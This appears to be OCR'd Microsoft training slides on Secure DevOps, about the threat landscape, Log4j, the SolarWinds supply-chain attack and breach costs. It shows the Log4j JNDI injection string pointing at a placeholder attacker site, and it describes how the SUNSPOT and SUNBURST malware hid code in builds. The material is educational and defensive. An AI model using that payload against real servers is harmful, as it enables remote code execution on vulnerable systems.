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Secure DevOps: Application Security Principles and Practices

Evolution to Secure DevOps

Your name
Your Title
Microsoft

Module Overview

- Threat landscape
- A path from Waterfall, via DevOps, to Secure DevOps
- Understanding Secure Development Lifecycle

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Threat landscape

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3 DAYS

Is the time it takes for a vulnerability to be exploited

Source: Sonatype. State of the Software Supply Chain. 2020. Pg. 11

Assume breach

Michael Hayden
Former Director of NSA & CIA

> FUNDAMENTALLY, IF SOMEBODY WANTS TO GET IN, THEY'RE GETTING IN...ACCEPT THAT. WHAT WE TELL CLIENTS IS: NUMBER ONE, YOU'RE IN THE FIGHT, WHETHER YOU THOUGHT YOU WERE OR NOT. NUMBER TWO, YOU ALMOST CERTAINLY ARE PENETRATED.
>
> *-Michael Hayden*

Log4J - Worst vulnerability in history

The Washington Post
Democracy Dies in Darkness

Tech | Help Desk | Future of Transportation | Innovations | Internet Culture | Space | Tech Policy | Video Gaming

Technology


The 'most serious' security breach ever is unfolding right now. Here's what you need to know.

Much of the Internet, from Amazon's cloud to connected TVs, is riddled with the log4j vulnerability, and has been for years

By Tatum Hunter and Gerrit De Vynck



```
${jndi:ldap://[attacker site]/a}
```

World's Largest Data Breaches & Hacks



https://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/

SolarWinds – Supply chain attack



"The vulnerability was not evident in the Orion Platform products' source code but appears to have been inserted during the Orion software build process."

SolarWinds – Hiding code techniques


"When SUNSPOT finds the Orion solution file path in a running MsBuild.exe process, it replaces a source code file in the solution directory, with a malicious variant to inject SUNBURST while Orion is being built. While SUNSPOT supports replacing multiple files, the identified copy only replaces InventoryManager.cs."

```
0.000 START
22.781[3148] + 'msbuild.exe' [6252] 181.421[3148] - 0
194.343[3148] -
194.343[13760] + 'msbuild.exe' [6252] 322.812[13760] - 0
324.250[13760] -
324.250[14696] + 'msbuild.exe' [6252] 351.125[14696] - 0
352.031[14176] + 'msbuild.exe' [6252] 369.203[14696] -
375.093[14176] - 0
376.343[14176] -
376.343[11864] + 'msbuild.exe' [6252] 426.500[11864] - 0
439.953[11864] -
439.953[9204] + 'msbuild.exe' [6252] 485.343[9204] Solution directory:
C:\Users\User\Source
485.343[ERROR]
Step4('C:\Users\User\Source\Src\Lib\SolarWinds.Orion.Core.BusinessLayer\BackgroundInventory\InventoryManager.cs')
fails
```

https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/

SolarWinds – Hiding code techniques

"The name of the class, OrionImprovementBusinessLayer, had been chosen deliberately. Not only to blend in with the rest of the code, but also to fool the software developers or anyone auditing the binaries. That class, and many of the methods it uses, can be found in other Orion software libraries, even thematically fitting with the code found within those libraries."




https://blog.reversinglabs.com/blog/sunburst-the-next-level-of-stealth

SolarWinds – Hiding code techniques

Legit code

Shady code



https://blog.reversinglabs.com/blog/sunburst-the-next-level-of-stealth

The business impact and cost of a breach

#1: Response and notification

#2: Lost employee productivity

#3: Lawsuits and settlements

#4: Regulatory fines and response

#5: Cost of fixing infrastructure

#6: Brand recovery costs & liabilities

"Within 72 hours after breach In new GDPR regulation"

"General counsel resigned, and not award the CEO an annual bonus"


"Target paid 18.5M to 47 US states"

"4% of annual revenue or €20M whichever is greater"

"Verizon paid $350M less to Yahoo 2 massive hacks - 1B accounts"

"Mining technology firm Codan saw revenue drop from $45 million to $9.2 million within a year"


Applications are not isolated silos



Lateral movement

"Defenders think in lists. Attackers think in graphs. As long as this is true, attackers win"

-- John Lambert (MSTIC)



